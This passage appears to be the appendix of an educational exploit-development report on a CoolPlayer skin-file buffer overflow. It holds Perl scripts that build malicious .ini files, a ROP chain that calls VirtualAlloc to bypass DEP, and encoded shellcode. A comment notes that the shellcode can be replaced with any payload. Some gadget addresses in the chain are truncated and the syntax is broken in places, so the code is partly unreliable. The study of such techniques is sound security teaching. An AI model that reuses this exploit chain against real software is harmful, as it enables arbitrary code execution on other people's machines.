"\x31\x5a\x4b\x4c\x4b\x43\x34\x4c\x4b\x43\x31\x4b\x58\x4d" .

"\x59\x50\x44\x56\x44\x45\x4c\x43\x51\x58\x43\x58\x32\x43" .

"\x38\x47\x59\x4e\x34\x4c\x49\x4b\x55\x4b\x39\x4f\x32\x52" .

"\x48\x4c\x4e\x50\x4e\x54\x4e\x5a\x4c\x50\x52\x4d\x38\x4d" .

"\x4f\x4b\x4f\x4b\x4f\x4b\x4f\x4b\x39\x47\x35\x54\x44\x4f" .

"\x4b\x43\x4e\x49\x48\x4b\x52\x52\x53\x4d\x57\x45\x4c\x51" .

"\x34\x56\x32\x4b\x58\x4c\x4e\x4b\x4f\x4b\x4f\x4b\x4f\x4b" .

"\x39\x51\x55\x54\x48\x52\x48\x52\x4c\x52\x4c\x51\x30\x47" .

"\x31\x45\x38\x56\x53\x47\x42\x56\x4e\x45\x34\x45\x38\x54" .

"\x35\x43\x43\x43\x55\x43\x42\x4c\x48\x51\x4c\x56\x44\x54" .

"\x4a\x4c\x49\x4d\x36\x51\x46\x4b\x4f\x56\x35\x43\x34\x4b" .

"\x39\x49\x52\x56\x30\x4f\x4b\x49\x38\x4e\x42\x50\x4d\x4f" .

"\x4c\x4c\x47\x45\x4c\x56\x44\x50\x52\x5a\x48\x45\x31\x4b" .

"\x4f\x4b\x4f\x4b\x4f\x52\x48\x52\x4f\x54\x38\x51\x48\x47" .

"\x50\x43\x58\x43\x51\x52\x47\x52\x45\x50\x42\x43\x58\x50" .

"\x4d\x45\x35\x54\x33\x54\x33\x56\x51\x49\x4b\x4d\x58\x51" .

"\x4c\x51\x34\x54\x4a\x4c\x49\x4d\x33\x52\x48\x56\x4e\x50" .

"\x58\x51\x30\x51\x30\x45\x38\x52\x4c\x52\x4f\x43\x51\x52" .

"\x44\x52\x48\x47\x50\x52\x50\x45\x31\x52\x59\x43\x58\x45" .

"\x35\x43\x52\x52\x4f\x43\x48\x45\x38\x43\x43\x52\x53\x43" .

"\x51\x45\x37\x43\x58\x43\x51\x47\x50\x52\x4d\x43\x55\x43" .

"\x58\x51\x30\x52\x49\x54\x33\x51\x30\x45\x38\x51\x44\x52" .

"\x48\x43\x59\x43\x43\x50\x31\x49\x59\x4b\x38\x50\x4c\x47" .

"\x54\x45\x4d\x4d\x59\x4d\x31\x50\x31\x4e\x32\x51\x42\x50" .

"\x53\x56\x31\x51\x42\x4b\x4f\x4e\x30\x56\x51\x49\x50\x50" .

"\x50\x4b\x4f\x51\x45\x54\x48\x41\x41";

open($FILE,">$file1");

print $FILE $buffer;

close($FILE);

### B8 - ROP RETN test (ropcrash.pl)

$file1= "ropcrash.ini";

$buffer = "[CoolPlayer Skin]\nPlaylistSkin=";

$buffer .= "A" x 484;

$buffer .= pack('V', 0x77c1128a); #POINTER TO RETN MEMORY LOCATION

$buffer .= "BBBB";

$buffer .= "CCCC";

$buffer .= "DDDD";

open($FILE,">$file1");

print $FILE $buffer;

close($FILE);


### B9 - Final ROP crash file (ropcrash2.pl)

|  |
| --- |
| $file1= "ropcrash.ini";  $buffer = "[CoolPlayer Skin]\nPlaylistSkin=";  $buffer .= "A" x 484;  $buffer .= pack('V', 0x77c1128a); #POINTER TO RETN MEMORY LOCATION  $buffer .= "BBBB";  #ROP Chain  $buffer .= pack('V',--INFO:gadgets\_to\_set\_ebp:---]  $buffer .= pack('V',7c489e8); # POP EBP # RETN [msvcrt.dll]  $buffer .= pack('V',7c489e8); # skip 4 bytes [msvcrt.dll]  $buffer .= pack('V',--INFO:gadgets\_to\_set\_ebx:---]  $buffer .= pack('V',7c4fa1c); # POP EBX # RETN [msvcrt.dll]  $buffer .= pack('V',fffffff);  $buffer .= pack('V',7c127e1); # INC EBX # RETN [msvcrt.dll]  $buffer .= pack('V',7c127e1); # INC EBX # RETN [msvcrt.dll]  $buffer .= pack('V',--INFO:gadgets\_to\_set\_edx:---]  $buffer .= pack('V',7c5289b); # POP EAX # RETN [msvcrt.dll]  $buffer .= pack('V',cfe1467); # put delta into eax (-> put 0x00001000 into edx)  $buffer .= pack('V',7c4eb80); # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]  $buffer .= pack('V',7c58fbc); # XCHG EAX);EDX # RETN [msvcrt.dll]  $buffer .= pack('V',--INFO:gadgets\_to\_set\_ecx:---]  $buffer .= pack('V',7c4e0da); # POP EAX # RETN [msvcrt.dll]  $buffer .= pack('V',cfe04a7); # put delta into eax (-> put 0x00000040 into ecx)  $buffer .= pack('V',7c4eb80); # ADD EAX);75C13B66 # ADD EAX);5D40C033 # RETN [msvcrt.dll]  $buffer .= pack('V',7c14001); # XCHG EAX);ECX # RETN [msvcrt.dll]  $buffer .= pack('V',--INFO:gadgets\_to\_set\_edi:---]  $buffer .= pack('V',7c3048a); # POP EDI # RETN [msvcrt.dll]  $buffer .= pack('V',7c47a42); # RETN (ROP NOP) [msvcrt.dll]  $buffer .= pack('V',--INFO:gadgets\_to\_set\_esi:---]  $buffer .= pack('V',7c46f30); # POP ESI # RETN [msvcrt.dll]  $buffer .= pack('V',7c2aacc); # JMP [EAX] [msvcrt.dll]  $buffer .= pack('V',7c4e392); # POP EAX # RETN [msvcrt.dll]  $buffer .= pack('V',7c1110c); # ptr to &VirtualAlloc() [IAT msvcrt.dll]  $buffer .= pack('V',--INFO:pushad:---]  $buffer .= pack('V',7c12df9); # PUSHAD # RETN [msvcrt.dll]  $buffer .= pack('V',--INFO:extras:---]  $buffer .= pack('V',7c35459); # ptr to 'push esp # ret ' [msvcrt.dll]  $buffer .= "\x90" x 15;  #MessageBox payload (replace with any other alpha\_upper payload and it should still function)  $buffer .= "\x89\xe7\xdb\xd0\xd9\x77\xf4\x5d\x55\x59\x49\x49\x49\x49" .  "\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .  "\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .  "\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .  "\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x49\x49\x5a" .  "\x4b\x4d\x4b\x49\x49\x52\x54\x56\x44\x5a\x54\x56\x51\x4e" .  "\x32\x4f\x42\x52\x57\x56\x51\x49\x59\x45\x34\x4c\x4b\x54" .  "\x31\x56\x50\x4c\x4b\x52\x56\x54\x4c\x4c\x4b\x43\x46\x45" .  "\x4c\x4c\x4b\x47\x36\x54\x48\x4c\x4b\x43\x4e\x47\x50\x4c" .  "\x4b\x47\x46\x56\x58\x50\x4f\x45\x48\x43\x45\x4c\x33\x56" .  "\x39\x45\x51\x58\x51\x4b\x4f\x4b\x51\x43\x50\x4c\x4b\x52" .  "\x4c\x51\x34\x51\x34\x4c\x4b\x51\x55\x47\x4c\x4c\x4b\x56" .  "\x34\x56\x48\x52\x58\x45\x51\x5a\x4a\x4c\x4b\x50\x4a\x54" .  "\x58\x4c\x4b\x51\x4a\x47\x50\x45\x51\x5a\x4b\x4b\x53\x47" .  "\x44\x50\x49\x4c\x4b\x50\x34\x4c\x4b\x43\x31\x5a\x4e\x50" .  "\x31\x4b\x4f\x50\x31\x49\x50\x4b\x4c\x4e\x4c\x4d\x54\x49" .  "\x50\x54\x34\x43\x37\x4f\x31\x58\x4f\x54\x4d\x43\x31\x58" .  "\x47\x5a\x4b\x5a\x54\x47\x4b\x43\x4c\x51\x34\x47\x58\x52" .  "\x55\x4d\x31\x4c\x4b\x51\x4a\x51\x34\x43\x31\x5a\x4b\x52" .  "\x46\x4c\x4b\x54\x4c\x50\x4b\x4c\x4b\x50\x5a\x45\x4c\x43" .  "\x31\x5a\x4b\x4c\x4b\x43\x34\x4c\x4b\x43\x31\x4b\x58\x4d" .  "\x59\x50\x44\x56\x44\x45\x4c\x43\x51\x58\x43\x58\x32\x43" .  "\x38\x47\x59\x4e\x34\x4c\x49\x4b\x55\x4b\x39\x4f\x32\x52" .  "\x48\x4c\x4e\x50\x4e\x54\x4e\x5a\x4c\x50\x52\x4d\x38\x4d" .  "\x4f\x4b\x4f\x4b\x4f\x4b\x4f\x4b\x39\x47\x35\x54\x44\x4f" .  "\x4b\x43\x4e\x49\x48\x4b\x52\x52\x53\x4d\x57\x45\x4c\x51" .  "\x34\x56\x32\x4b\x58\x4c\x4e\x4b\x4f\x4b\x4f\x4b\x4f\x4b" .  "\x39\x51\x55\x54\x48\x52\x48\x52\x4c\x52\x4c\x51\x30\x47" .  "\x31\x45\x38\x56\x53\x47\x42\x56\x4e\x45\x34\x45\x38\x54" .  "\x35\x43\x43\x43\x55\x43\x42\x4c\x48\x51\x4c\x56\x44\x54" .  "\x4a\x4c\x49\x4d\x36\x51\x46\x4b\x4f\x56\x35\x43\x34\x4b" .  "\x39\x49\x52\x56\x30\x4f\x4b\x49\x38\x4e\x42\x50\x4d\x4f" .  "\x4c\x4c\x47\x45\x4c\x56\x44\x50\x52\x5a\x48\x45\x31\x4b" .  "\x4f\x4b\x4f\x4b\x4f\x52\x48\x52\x4f\x54\x38\x51\x48\x47" .  "\x50\x43\x58\x43\x51\x52\x47\x52\x45\x50\x42\x43\x58\x50" .  "\x4d\x45\x35\x54\x33\x54\x33\x56\x51\x49\x4b\x4d\x58\x51" .  "\x4c\x51\x34\x54\x4a\x4c\x49\x4d\x33\x52\x48\x56\x4e\x50" .  "\x58\x51\x30\x51\x30\x45\x38\x52\x4c\x52\x4f\x43\x51\x52" .  "\x44\x52\x48\x47\x50\x52\x50\x45\x31\x52\x59\x43\x58\x45" .  "\x35\x43\x52\x52\x4f\x43\x48\x45\x38\x43\x43\x52\x53\x43" .  "\x51\x45\x37\x43\x58\x43\x51\x47\x50\x52\x4d\x43\x55\x43" .  "\x58\x51\x30\x52\x49\x54\x33\x51\x30\x45\x38\x51\x44\x52" .  "\x48\x43\x59\x43\x43\x50\x31\x49\x59\x4b\x38\x50\x4c\x47" .  "\x54\x45\x4d\x4d\x59\x4d\x31\x50\x31\x4e\x32\x51\x42\x50" .  "\x53\x56\x31\x51\x42\x4b\x4f\x4e\x30\x56\x51\x49\x50\x50" .  "\x50\x4b\x4f\x51\x45\x54\x48\x41\x41";  open($FILE,">$file1");  print $FILE $buffer;  close($FILE); |


## Appendix C - Visualisations

### C1 - ROP Chains


In this scenario, the goal is to get ESP to 66 and EAX to 4, choosing the correct memory locations and order of commands in the stack to achieve this.





This can be done using the following commands from the stack upwards, which point the program to instruction locations in the memory.





See below for a full breakdown of how this process would work, along with an explanation of each step.











### C2 - Steflan Overflow Process

(Lanaro, 2021)